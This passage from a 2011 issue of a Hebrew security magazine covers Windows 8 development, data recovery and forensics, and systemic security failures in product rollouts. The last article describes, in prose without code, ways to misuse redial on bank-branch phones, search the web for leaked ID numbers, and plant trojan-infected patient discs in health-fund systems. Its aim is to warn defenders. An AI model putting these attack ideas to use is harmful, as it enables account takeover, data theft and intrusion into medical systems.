זוהי תקופה מעניינת למשתמשי הקצה, למפתחים, לארכיטקטים, למעצבי ממשק משתמש, וכמובן, לחוקרי אבטחת מידע. גרסה חדשה של מערכת ההפעלה נמצאת באופק הנראה לעין, ועכשיו הוא הזמן להתחיל לסקור ולחקור את החידושים ולראות כיצד הם משפיעים על חיינו ועבודתנו. המגמה ברורה: תשתית ליישומים המוגבלים ביכולותיהם והמופצים דרך חנות מסודרת היא העתיד של מערכות ההפעלה, הן למכשירים ניידים, הן למחשבי לוח, והן למחשבים נישאים ונייחים.

לקריאה נוספת

- מידע נוסף על פיתוח יישומי מטרו בכל השפות הנתמכות ניתן למצוא ב-Windows Developer Center המחליף את ה-MSDN הנוכחי, שם ניתן למצוא גם את ה-Windows 8 Developer Preview[4].
- פרטים נוספים על פיתוח מנהלי התקנים ב-Visual Studio ניתן למצוא בגיליון 3 של The NT Insider לשנת 2011, לרבות הוראות התקנה ופריסה של מנהלי התקנים בצורה אוטומטית מתוך סביבת הפיתוח.
- פרטים נוספים על C++ AMP (הרצת קוד C++ על כרטיסי מסך) ניתן למצוא בבלוג של Daniel Moth וכן בהרצאה שלו בכנס //build/.
- בבלוג Building Windows 8 צוות הפיתוח של מערכת ההפעלה מנהל דיאלוג עם הגולשים ומציג את הרציונאל מאחורי החלטות ותכולות שנעשו במערכת.
- פרטים נוספים על תקן UEFI והשפעתו על עלייה מאובטחת של המערכת ניתן למצוא במאמר הויקיפדיה, ועל האינטגרציה עם מערכת ההפעלה בבלוג של מיקרוסופט בנושא.

על המחבר

סשה גולדשטיין הוא ה-CTO של קבוצת סלע, חברת ייעוץ, הדרכה ומיקור חוץ בינלאומית עם מטה בישראל. סשה אוהב לנבור בקרביים של Windows וה-CLR, ומתמחה בניפוי שגיאות ומערכות בעלות ביצועים גבוהים. סשה הוא ממחברי הספר Windows 7 for Developers, ובין היתר מלמד במכללת סלע קורסים בנושא Windows Internals. בזמנו הפנוי, סשה כותב בלוג על נושאי פיתוח שונים.

[4] יש להניח שתרצו להתקין את מערכת ההפעלה החדשה על מכונה וירטואלית, על מנת להקל על ניסויים ובדיקות ולא להסתכל באיבוד מידע. נכון לזמן כתיבת שורות אלה, מוצרי הוירטואליזציה הבאים תומכים בהתקנת גרסת הניסיון: VMWare Workstation 8, Oracle VirtualBox, Microsoft Hyper-V. ידוע שהמוצרים הבאים אינם תומכים בגרסה ויגרמו לקריסות או כישלון בעת ההתקנה: Microsoft Virtual PC, VMWare Workstation 6/7.

שחזור מידע - טכנולוגיה כנגד כל הסיכויים

מאת: יואב זילברשטיין

להכנס לאווירה

כדי להכנס לעולם שחזור המידע אשתף אותכם בחוויה שעברתי לפני שבועיים: אל מעבדתנו הגיע לקוח עם שרת הכולל RAID (מערך דיסקים פשוטים בעברית) - 4 דיסקים קשיחים. הלקוח הינו בעלים של חברה גדולה העוסקת בשווק סחורה חקלאית לכל העולם. 2000 דונם גידולים חקלאים שזה עתה נקטפו, בשיא העונה, ומחכים למשלוח ללקוחות שונים מעבר לים. "I'm Broken" אומר הלקוח, כל ההזמנות שלנו - נמצאות בתוך השרת, אין לי מושג איזה פלפל לשלוח לאיזה לקוח. סחורה במיליונים עומדת להזרק לפח. כאוס מוחלט.

בדיקה של כמה שעות מגלה שיבוש כבד במערך ה-RAID. אין קבצים, אין נתונים ואין סחורה למכור. השרת מגיעה אלינו לאחר ניסיונות שחזור של מספר גורמים, בהם אנשי ה-IT של החברה, גורמים פנימיים וחיצוניים. בתהליך נעשו הרבה מאוד שגיאות, דריסה של חומר, איפוס ובנייה מחדש של מערך ה- RAID, בקיצור בשפה שלנו "Total loss".

אחרי יומיים זה נראה די אבוד. הלקוח מרגיש שעולמו חרב. אנו מנסים שיטות שונות לשחזור מערך הנתונים שאבד. בשעת לילה מאוחרת מגיע רגע הבינגו. יש מידע, והמידע ניתן לשחזור. הלקוח מעודכן. קשה לתאר את עוצמת השמחה של הלקוח. מהצד שלנו אף פעם לא ניתן להתרגל לתחושת הסיפוק, התחושה הזו תמיד נותנת אנרגיה למקרה הבא.

במקרה זה הצלנו הרבה מאוד חקלאים שהופכים פלפלים צהובים למזומנים, עבודה לא פחות מסובכת מלשחזר מידע.

אז מה זה שחזור מידע?

שחזור מידע היא נישה בעולם ה-IT, שמטרתה לשחזר מידע שאבד. הלקוחות הם החל מחברה מסחרית שאיבדה נתונים פיננסים או מצגות חשובות, דרך בתי חולים שאיבדו נתונים רפואיים, אוניברסיטות שאיבדו מחקרים ועד לקוחות פרטיים שאיבדו תמונות דיגיטליות מהטיול האחרון לסין.

המדיה הדיגיטלית בה מאוחסנת 99% מכמות המידע בעולם, היא דיסק קשיח, פחות או יותר אותה טכנולוגיה כבר 30 שנה, עם המצאות חדשות שבאות מידי פעם. ראש קריאה / כתיבה שטס מעל פלטה במהירות עצומה. אבל הדיסקים הקשיחים לא לבד, גם מדיות נוספות שייכות לעולם האחסון, כונני SSD למשל אשר נמכרים יותר ויותר בשנים האחרונות, DISK ON KEY לסוגיו השונים, כרטיסי זכרון, דיסקטים, וגם קלטות גיבוי אשר עדיין בשימוש רחב בארגונים. גם טלפונים סלולריים הופכים בשנים האחרונות לדומיננטיים. הטלפון הופך להיות המחשב הבא. יותר ויותר מידע עובר היום לטלפון הסלולרי - תמונות, סרטים ועוד.

מטרת השחזור היא להביא כמה שיותר מהר להמשכיות שימוש של הלקוח. לנושא זה משמעות כספית רבה. הנזק הנגרם לארגונים בעולם כתוצאה מאובדן מידע הוא אדיר, ומוערך במיליארדים רבים בכל שנה.

שחזור פיזי מול שחזור לוגי

עולם שחזור המידע מורכב משני נושאים עיקריים: **שחזור פיזי** ו**שחזור לוגי**.
שחזור פיזי הוא תהליך שחזור של מדיה אשר נפגעה, בעיקר מתקלות שונות כגון פגיעה בפלטות הנתונים, תקלה בראשי קריאה / כתיבה או אלקרוניקה. קיימים גם ארועים חריגים של פגיעות כתוצאה משריפות, הצפות, התרסקויות של כלי טיס הכוללים בתוכם גם מדיות שונות, ארועי לחימה שונים או ארועי טרור.

וקצת להווי המקצוע - כמעט כל חודש מקבלים סיטואציה מוזרה לשחזור: למשל דיסק שנזרק במריבה בין בני זוג לתוך נחל הירקון, כלב שלעס את כרטיס הזכרון, ילד ששיחק עם מגנט חזק ופגע במחשב העבודה של אביו ועוד מקרים מוזרים אחרים.

תהליך השחזור הפיזי כולל שימוש בטכנולוגיות מגוונות - החל ממכונות מיוחדות המאפשרות קריאה של פלטה פגועה, עבודה אלקטרונית נרחבת, וכן ביצוע בנייה מחדש של אזור היצרן (Service area). כמו כן,

נעשה שימוש במאגר אדיר של חלקי דיסקים (בעולם קיימים מעל 80,000 סוגים שונים של דיסקים קשיחים, נכון לשנת 2011) לצורך החלפה של חלקים שונים שניזוקים בתוך מכלולי הדיסק.

שחזור לוגי הוא תהליך של שחזור מתוך מדיה תקינה, שבה אגור מידע אשר שובש או נמחק. מסד נתונים פיננסים משובש של חברה, או ארוע שבו נמחקו בשוגג מסמכים חשובים. תהליך השחזור הלוגי כולל שחזור קבצים, ע"י שימוש בכלי תוכנה מתקדמים. מעבדה מקצועית לשחזור מידע אוגרת בתוכה מעל 1000 כלי תוכנה יחודיים המסוגלים לטפל בסיטואציות שחזור מידע שונות. קיימים כלים מסחריים שונים המאפשרים שחזור לוגי, אולם מעבדות מקצועיות ישקיעו במו"פ של כלי תוכנה מיוחדים אשר מאפשרים שחזור גם כאשר הכלים "הרגילים" לא עובדים.

איך משחזרים קובץ שנמחק?

כאשר קובץ נמחק (למשל מחיקה מתוך סל המחזור או כתוצאה מביצוע FORMAT לדיסק), הוא עדיין נשאר לרוב אגור בתוך הדיסק. למעשה, בשעת המחיקה, רק הגדרות שונות של הקובץ משתנות, ומערכת הקבצים מפנה ברשומות שלה את האזור בו אגור הקובץ. באמצעות כלי תוכנה מתאימים, ניתן לאתר את שרידי רשומות הקבצים, ולהגיע לרוב לקובץ המחוק ולאתרו בצורה שלמה.

שחזור חקירתי

לשחזור מידע יש גם אספקטים נוספים - שחזור על רקע חקירתי או משפטי. בשפה המקצועית זה מכונה Computer Forensics. הצרכנים של שרות כזה הם לקוחות ממשלתיים, בתי המשפט, חברות מסחריות או לקוחות פרטיים. השחזור החקירתי שונה מהשחזור הרגיל - כבר לא מספיק לשחזר את המידע שהיה גלוי בדיסק. יש צורך לשחזר מידע מחוק, לתאר מתי הארועים התרחשו, מי עשה אותם, ובשורה התחתונה לספק את סיפור המעשה וזאת לצורך הבאת ראיות לתהליך משפטי.

השחזור החקירתי בנוי משני חלקים - איסוף ומחקר. איסוף הינו ביצוע העתקים משפטיים באמצעות כלי תוכנה וחומרה מתאימים, המתעדים נאמנה את תוכן המדיות הנדרשות. השלב השני הוא המחקר - ניתוח הראיות, שחזור הקבצים הגלויים והמחוקים, חיפוש אחר מילות מפתח יחודיות הקשורות למקרה, ביצוע שאילתות מורכבות לצרכים המשפטיים ועוד.

השמדת מידע

השחזור החקירתי דורש לעיתים ביצוע השמדת מידע, למשל אם נמצאו ראיות בתוך דיסק קשיח של צד בסכסוך משפטי, יחד עם מידע לגיטימי שלו. לעיתים יש לבצע מטעם ביהמ"ש מחיקה בלתי הפיכה קבצים שנמצאו, כדי שניתן יהיה להשתמש עם קבצים לגיטימיים אחרים שנמצאים בדיסק. פעולות השמדת המידע נעשות באמצעות כלי תוכנה יחודיים ולעיתים גם ע"י חומרה יחודית המאפשר פגיעה בלתי הפיכה במידע.

פני העתיד

עולם האחסון עובר היום בהדרגה למדיות של זכרון בלתי נדיף - SSD. שחזור כונני SSD יהיה נפוץ יותר ויותר בעולמינו, אם כי יקח עוד מספר לא קטן של שנים בו עדיין הדיסק הקשיח ינצח, בעיקר בגלל יחס יחידת האחסון למחיר. עולם השחזור מתמודד גם עם נושא צפיפות פלטת הנתונים - כיום הנפחים של הדיסקים מגיעים עד 3TB לדיסק קשיח אחד. ההפרדה בין הסקטורים הופכת להיות קשה יותר, ונדרשות טכנולוגיות יחודיות לצורך ביצוע פעולות שחזור מורכבות בתוך הדיסקים הקשיחים.

הרגל צריכה נוסף שישתנה הוא ביטוח שחזור מידע. היום המודל העסקי הנפוץ הוא טיפול בלקוח במקרה חרום, ועלות שחזור שיכולה להיות יקרה. כיום קיים פתרון המאפשר ללקוח לרכוש Online ביטוח לשחזור מידע, במחיר זול מאוד (עשרות שקלים לשנה לכל דיסק קשיח). הרעיון שעומד מאחורי זה היא מערכת יחודית שפותחה, מבוססת פטנט עולמי ברישום, המאפשרת לזהות ולבדוק Online דיסקים לצורך הכנסתם לתוכנית ביטוח. מגמה זו תוביל תוך מספר שנים את יצרני הדיסקים ויצרני המחשבים להציע שרות משלים לביטוח שחזור מידע, בדומה לאחריות חומרה הניתנת היום בצורה רגילה לשנה עד 5 שנים. פרטים על התוכנית באתר www.safetter.co.il .

שיטת שחזור חדשה נוספת אשר תהיה נפוצה היא "שחזור מידע מרחוק". הטכנולוגיה כיום מאפשרת ביצוע שחזור מידע בחלק מהמקרים, ללא משלוח של הדיסקים למעבדה. שחזור שרת הכולל בתוכו מערך RAID מתבצע כיום באמצעות אתר Online Raid Recovery או באמצעות חברת Ontrack .

אודות המחבר

יואב זילברשטיין, מנכ"ל ובעלים של חברת טיק טק טכנולוגיות, חברה שנוסדה בשנת 1995 ומובילה את תחום שחזור המידע בישראל. פרטים אודות החברה באתר http://www.tictac.co.il

תהליכי הטמעה של מוצרים טכנולוגיים

מאת: אמיתי דן

הקדמה

מאמר זה נכתב מתוך כוונה להביא את הקורא להסתכל על כשלים שיטתיים ממבט רחב, וזאת לאחר בחינה של מקרים ודוגמאות בצורה ממוקדת ונקודתית.

לאחר בחינה ושקלול של מקרים שונים מתחומים מגוונים שבהם טכנולוגיות הוטמעו במהירות מתוך כוונה להפיק רווחים בטווח הקצר, או לחלופין לקצר את הליכי הפיתוח היקרים הבנתי שיש צורך בהסתכלות רחבה על הליכי הפיתוח וההטמעה של מוצרים שונים, וזאת עקב ההשלכות של הכשלים כאשר הם מופיעים.

כשלים שיטתיים הנם האיום הגדול ביותר מאחר שההשלכות שלהם עלולות להיות קריסה של מערכות דיגיטליות (באג 2000 שלא התרחש) ובפזה אחרת- אסון ורסאי וכשלים של שיטות שלמות אחרות שקשה מאוד לבצע להן Recalling עקב הפופולריות והתפוצה שצברו.

המאמר לא מתמקד בתחום של אבטחת המידע - מוצרים בתחום זה הנם מוצר לכל דבר ועניין ולכן נרוויח מההסכתלות הכללית.

פיתוח מוצרים

תפוצה רחבה וגלובלית של מוצר, וההטמעה שלו בחיי היום יום של אנשים או הליכים (כמו הליכי ייצור) הנם מדדים שבהם אדם פשוט יכול להשתמש ולהבין שיש הצלחה למוצר מסויים. כהמשך לכך פעמים רבות המטרה של עסק הינה הפצה של המוצר, ומכירה שלו וכמה שיותר מהר.

דוגמה מוכרת בה משתמשים כשבאים להראות את התחום היא המקרה בו ניתנה הנחיה לייצר מכוניות בעלות חלקי חילוף בעלי בלאי גבוה (Ford), וזאת מאחר שנוצר מצב שבו אין תקלות ומאחר שאין כשלים נוצר רצון לייצר כאלה לצורך גרימה ללקוח לחזור ולרכוש מכונית חדשה.

לגבי המכוניות, נראה שהיום ישנם מקרים רבים של Recalling דווקא בגלל תקלות מסכנות חיים, ולא מדובר עוד על ייצור מכונית עם בלאי גבוה או נמוך אלא ייצור של מכוניות שיעמדו בסטנדרטים קפדניים של בטיחות.

דוגמת המכוניות מעניינת מאחר ששם נוצר מצב שבו הוגדר מחדש מדד ההצלחה, וממצב של ייצור של כלי רכב בעלי חלקים איכותיים ללא בלאי, המצב החדש להגדרת ההצלחה היה ייצור מכוניות איכותיות שיוחלפו באחרות לאחר זמן מסויים עקב בלאי טבעי. מצב זה נוצר כאמור עקב מכירה של מוצר טוב מידי שאיננו מתכלה.

אני בוחר בדוגמה זו מאחר שלפיה ניתן ללמוד שהגדרת המושג הצלחה הנו דבר שניתן לשחק בו בהתאם לאינטרס של כל אחד מהצדדים (הלקוח/היצרן) ולכן ניתן לראות שבזמן שהיצרן רואה ככשל את העובדה שהמוצר מחזיק מעמד לאורך זמן, הרי שמבחינת הלקוח ההשלכות של דבר זה הנן קבלת מוצר בעל חיי מדף קצרים יותר.

כפי שציינתי בפתיחה מאחר שמטרת היצרן הנה למכור כמה שיותר, הרי שמחלקת הפיתוח הנה מחלקה שבה המשאבים הנם כאלה שלרוב לא ניתן לראות את הרווחים שלהם באופן מיידי על החברה.

מצב זה הנו הכר הפורה לגידול כשלים שיטתיים מאחר שכאשר מייצרים מוצר הרצון הוא לקבל מוצר עובד, וברגע שיש אחד כזה כל עיקוב בהמשך הליכי הייצור הסדרתיים ולאחר מכן ההפצה יוצר מצב של הפסדים מיידים לחברה.

עקב כך שהייצור מואץ והבדיקות למניעת כשלים לא תמיד נעשות כראוי, וגם אם כן הרי שהבדיקות שנעשות הנן מול הכשלים הידועים לנו עד כה (עמידה בתקנים לאבטחת מידע או בטיחות), ולא בדיקה של המוצר מול כשלים שאינם מוכרים הרי שנוצר פתח ליצירה של כשלים שבמקרה שיהיו שיטתיים הרי שהנזק העתידי על החברה יהיה גבוה וכואב.

הטמעת מהירה של מוצרים ושיטות

מאחר שהייצור או ההטמעה של המוצרים מתמקד פעמים רבות במוצר ולא בכשלים החיצוניים או הפנימיים שמאיימים עליהם, נוצר מצב של טמינת הראש בחול והתמקדות לא נכונה בייצור עצמו, ולחלופין בהטמעת השיטה ופחות בבחינה של הסיכונים שלה.

החשיבה הטבעית של בני האדם בזמן היצירה הנה חיובית ולכן נוצר מצב שבו ניתן לראות שההטמעה של המוצר לאחר הפיתוח שלו הפכו להיות ממוקדי שיווק, ואחוז ההשקעה במניעת הכשלים מסתכם במה שחובה לעשות לפי חוק.

אני טוען שההבנה שייצור נכון משמעותה הטמעה של הליכי ההגנה על המוצר כבר בזמן הפיתוח שלו, ולא רק בחינה של עמידות המוצר לאחר סיום הייצור.

מוצרים פיזיים

כאשר ישנו כשל שיטתי במוצר פיזי פעמים רבות הצעד שיידרש הנו Recalling וזאת במיוחד לאור המצב כיום שבו חברות מוחרמות כאשר מתברר שהן הסתירו אינפורמציה על הכשל, או שפרסמו אותו מאוחר מידי. מוצרים פיזיים לרוב מאופיינים בחברה שעומדת מאחוריהם ולכן קל יהיה למצוא את האחראי לתקלה ולתבוע אותו במידת הצורך.

הבעיה החמורה יותר הנה כאשר יצרנים רבים מתחילים לייצר מוצר שלאחר ההטמעה השיטתית שלו ללא בדיקה של כלל הסיכונים נוצר מצב שבו מתברר שהוא עלול לאיים על הצרכנים. כדוגמה לכך ניתן לראות את הטלפונים הסלולריים שלמרות כל האיומים שפורסמו לאורך השנים, בלתי ניתן למנוע את הנזקים של הקרינה שלהם, אם אכן קיימת כזו ומאחר שההטמעה שלהם כה רחבה הסיכוי שיתמודדו אתה בהצלחה מעורר סימני שאלה על הסיכוי שלנו כמשתמשים כצרכנים וכחברה להתמודד בהצלחה עם ההשלכות של המצב החדש, שבו יש בעיה שהפיתרון שלה הוא לא להשתמש במוצר יותר כפי שאנו רגילים כיום.

לא נראה לי שניתן כיום לתבוע את ממציא השיטה של השיחות הסלולריות, וגם אם כן, האם ראוי מוסרית לתבוע את מי שהמציא מוצר שכה רבים משתמשים בו?

מוצרים פיזיים ממוחשבים

כאשר מדובר במוצר פיזי שהכשל השיטתי שלו משלב חומרה ותוכנה אנו נקבל מצב שבו יש להחליף חלקים, ובו בזמן לעדכן תוכנה. דבר זה הנו כאב ראש לוגיסטי מאחר שצריך פיזית להגיע אל המוצר ולהקדיש לו זמן יקר ומשאבים כלכליים לא צפויים.

במצב זה ניתן לראות שוב שההצלחה של המוצר שהתפתח גלובלית מהווה את הגורם לכך שהעלויות של התיקון שלו הנן יקרות פי כמה ממוצר שהתפוצה שלו הנה מקומית.

לאור זאת מובנת השאלה האם מוקדשת מספיק מחשבה בזמן פיתוח מוצרים לכשלונות הבלתי צפויים שלהם.

תוכנת Skype

תוכנת סקייפ נבנתה כך שכאשר משתמש נכנס אליה נשמרים הנתונים שלו במחשב האישי לצורך חיסכון של זמן בסנכרון מול שרתי החברה בזמן ההתחברות למערכת, ומאחר שנתוני כל המשתמשים נשמרים על המחשב ללא הצפנה נוצר מצב שבו יומן שיחות ונתונים רגישים אחרים כמו הודעות אישיות נשמרים על המחשב.

מאחר שתפיסה זו שבה נתוני הלקוח נשמרים גם על שרתי החברה וגם על המחשב האישי שלו המשיכו עם החברה לאורך זמן, הרי שגם כאשר הוטמעה התוכנה במכשירים אחרים (Skype Wifi Phone, Smart Phones), התפיסה של החברה נשמרה ולאור זאת גם נשמרו הכשלים שלה כשיטת עבודה.

מאחר שניתן לגשת לנתוני הלקוח הנשמרים ללא אופציית שינוי וללא כל סיסמה נוצר מצב שבו ניתן היה לגשת לנתוני לקוח מכל מחשב שאליו התחבר. במצב זה לקוח שבחר להשתמש בתוכנת סקייפ בקפה אינטרנט השאיר את כל ההיסטוריה של החשבון שלו, ואנשי הקשר יחד עם ההודעות ששלח ויומן השיחות במחשב הציבורי.

גם במחשבים שבהם ישנו מחיקה של נתונים חדשים בכל הפעלה של המחשב נתוני התוכנה לא נמחקו, והלקוח מצד שני לא יכל למחוק מתוך התוכנה את נתוניו האישיים שנשמרו על המחשב, ואילו הגדרות המחשב מנעו ממנו לגשת בצורה ישירה לתיקייה שבה הנתונים מאוכסנים (דבר שניתן היה לעקוף ע"י גישה לתיקיות דרך חיפוש ממוקד במחשב, או עקיפת הגדרות הניהול).

מספר שנים לאחר מכן החברה הטמיעה את התוכנה במכשירים חכמים, וכך שוב ניתן היה לגשת לפרטים של הלקוח דרך התוכנה שנוהגת לשמור נתונים ללא הגנה ותוך הצפנה חלקית במידה וקיימת. (נסו לגשת לתיקיות של התוכנה במכשיר החכם שלכם).

פיילוט של חברת דואר ישראל

חברת דואר ישראל הכניסה לפיילוט בשנת 2008 מתקנים אוטומטיים לחלוקת חבילות. הבעיה במתקנים אלו היתה שלקוחות הופנו למתקנים תוך שימוש בברקוד בלבד כמזהה לצורך איסוף החבילה. למרות שבמתקנים הייתה אופציה של הכנסה של קוד אישי בנוסף להצגת הברקוד של ההודעה מהדואר על חבילה, נוצר מצב שעקב כך שמדובר בפיילוט לא נמסרו ללקוחות קודים אישיים וכך כל אדם שהחזיק בהודעה מהדואר יכל לקבל את החבילה, וזאת ללא שימוש בקוד אישי.

מאחר שניתן לגנוב בקלות את ההודעות על דואר רשום ניתן היה בקלות לאסוף גם את החבילה עצמה. ממקרה זה ניתן להבין שבזמן פיילוט יש חלון זמן אופטימלי לביצוע חדירות למערכות ולכן כדאי לאטום תקלות מראש ומצד שני ניתן למצוא בעיות רבות במערכות רגישות דווקא בזמן הפיילוט שלהן.

<u>חדירה שיטתית לאתרים דרך נתונים חד חד ערכיים</u>

ישנם נתונים אישיים שכאשר הנם מופיעים במערכות ניתן להשתמש בהם כדרך שיטתית לחדירה קלה לאתרים שפרסמו נתונים רגישים של לקוחות או עובדים. הכלל הוא שככל שהנתון יותר ייחודי מציאה שלו באתר אינטרנט לאחר סריקה שלו תביא למציאת נתונים רגישים נוספים.

לדוגמה: הסבירות שאדם יפרסם מספר טלפון שלו באתר אינטרנט הינה גבוהה, אך לעומת זאת מספר תעודת זהות הנו נתון שאם נמצא חברה שמפרסמת אותו באתר האינטרנט שלה (לרוב באתרים לא גלויים), אנו נמצא לרוב נתונים רגישים נוספים על לקוחות אחרים, וכנראה גם פרצות נוספות. חיפוש באינטרנט של תעודות זהות מקומיות יכול להביא בקלות למציאה של פרצות אבטחה וזאת מאחר שנתוני תעודת הזדהות הנם חד ערכיים, ואם נמקד את החיפוש באתרים ישראליים נגיע לתוצאות מעניינות (שילוב של מנוע חיפוש חכם ומאגר מידע כדוגמת אגרון).

<u>פיילוט של מערכת לווין בנקאית</u>

בזמן הטמעה של מערכת בנקאית לביצוע פעולות מרחוק במערכת מחשב מובנת, היה חלון זמן שבו לא נדרש קוד אישי ולכן כרטיס אשראי בנקאי היה כלי לביצוע פעולות ללא הגנה על הלקוח.

<u>טלפון ציבורי להתקשרות לבנק מהסניף</u>

שיטה שאומצה על ידי בנקים רבים, שבה ניתן היה להתקשר לבנק מהבנק עצמו תוך שימוש בטלפון סטנדרטי שממנו ניתן היה לבצע פיענוח קל של תעודת הזהות והסיסמה בעזרת הקשה על כפתור החיוג החוזר, ולאחר מכן חדירה לחשבון הבנק של הלקוח האקראי האחרון.

<u>שיטה לשימוש בדיסקים להעברת נתונים בריאותיים</u>

במערכות בריאותיות רבות ישנה שיטה שבה הפציינטים מקבלים את נתוניהם האישיים (בדיקות רנטגן) על גבי דיסקים ולאחר מכן נותנים אותם לבדיקה של גורם נוסף (רופא אישי). ניצול של שיטה אנושית זו

יכול להביא למצב שבו תהיה החדרה קלה למערכת הבריאותית על ידי דיסק נגוע שיוחדר למחשבי קופת החולים. (שיכפול דיסק דיגיטלית וחיצונית תוך ותוספת סוס טרויאני)

הסקת מסקנות

משקלול של הדוגמאות שהזכרתי ניתן להבין שבזמן פיילוט ניתן לתקוף בקלות מוצרים טכנולוגיים רבים ולכן ראוי לתת את הדעת להגנה טובה יותר על מוצרים בשלב קריטי זה. בנוסף כאשר ישנו כשל של שיטה שמאומצת על ידי גורמים רבים תיקון שלה לא יסתכם מ-Recalling של מוצר אחד אלה בטיפול שיטתי ומערכתי בשיטה כולה.

מבחינת כשלים איתור של כשל שיטתי במערכות גלובליות יהיה מטרה נעלה, אך מעבר לכך איתור של מוצר שבו יש כשל משולב של חומרה ותוכנה שהוטמעה בחברות רבות ומיוצרת על ידי יצרני חומרה שונים או אז הפתרון לכשל יהיה מסובך ויתכן שיבחרו להתעלם ממנו עקב העלויות הרבות.

דוגמת הדיסקים במערכת הבריאות הנה דוגמא לשיטה אנושית שניצול שלה לרעה יכול להיות בעייתי במיוחד, ולכן יש לשים לב גם לחיפוש של כשלים בשיטות פעולה אנושיות לא פחות מחיפוש של כשלים במערכות שגורמי אנוש יצרו.

על הכותב

אמיתי דן חוקר סוגיות אבטחה תוך התמקדות בכשלים של מערכות פיזיות ,וזאת מתוך מטרה לספק לכשלים אלו פתרונות במידת האפשר.

דברי סיום

בזאת אנחנו סוגרים את הגליון ה-26 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 36.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper – צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש נובמבר 2011.

אפיק קסטיאל,

ניר אדר,

31.10.2011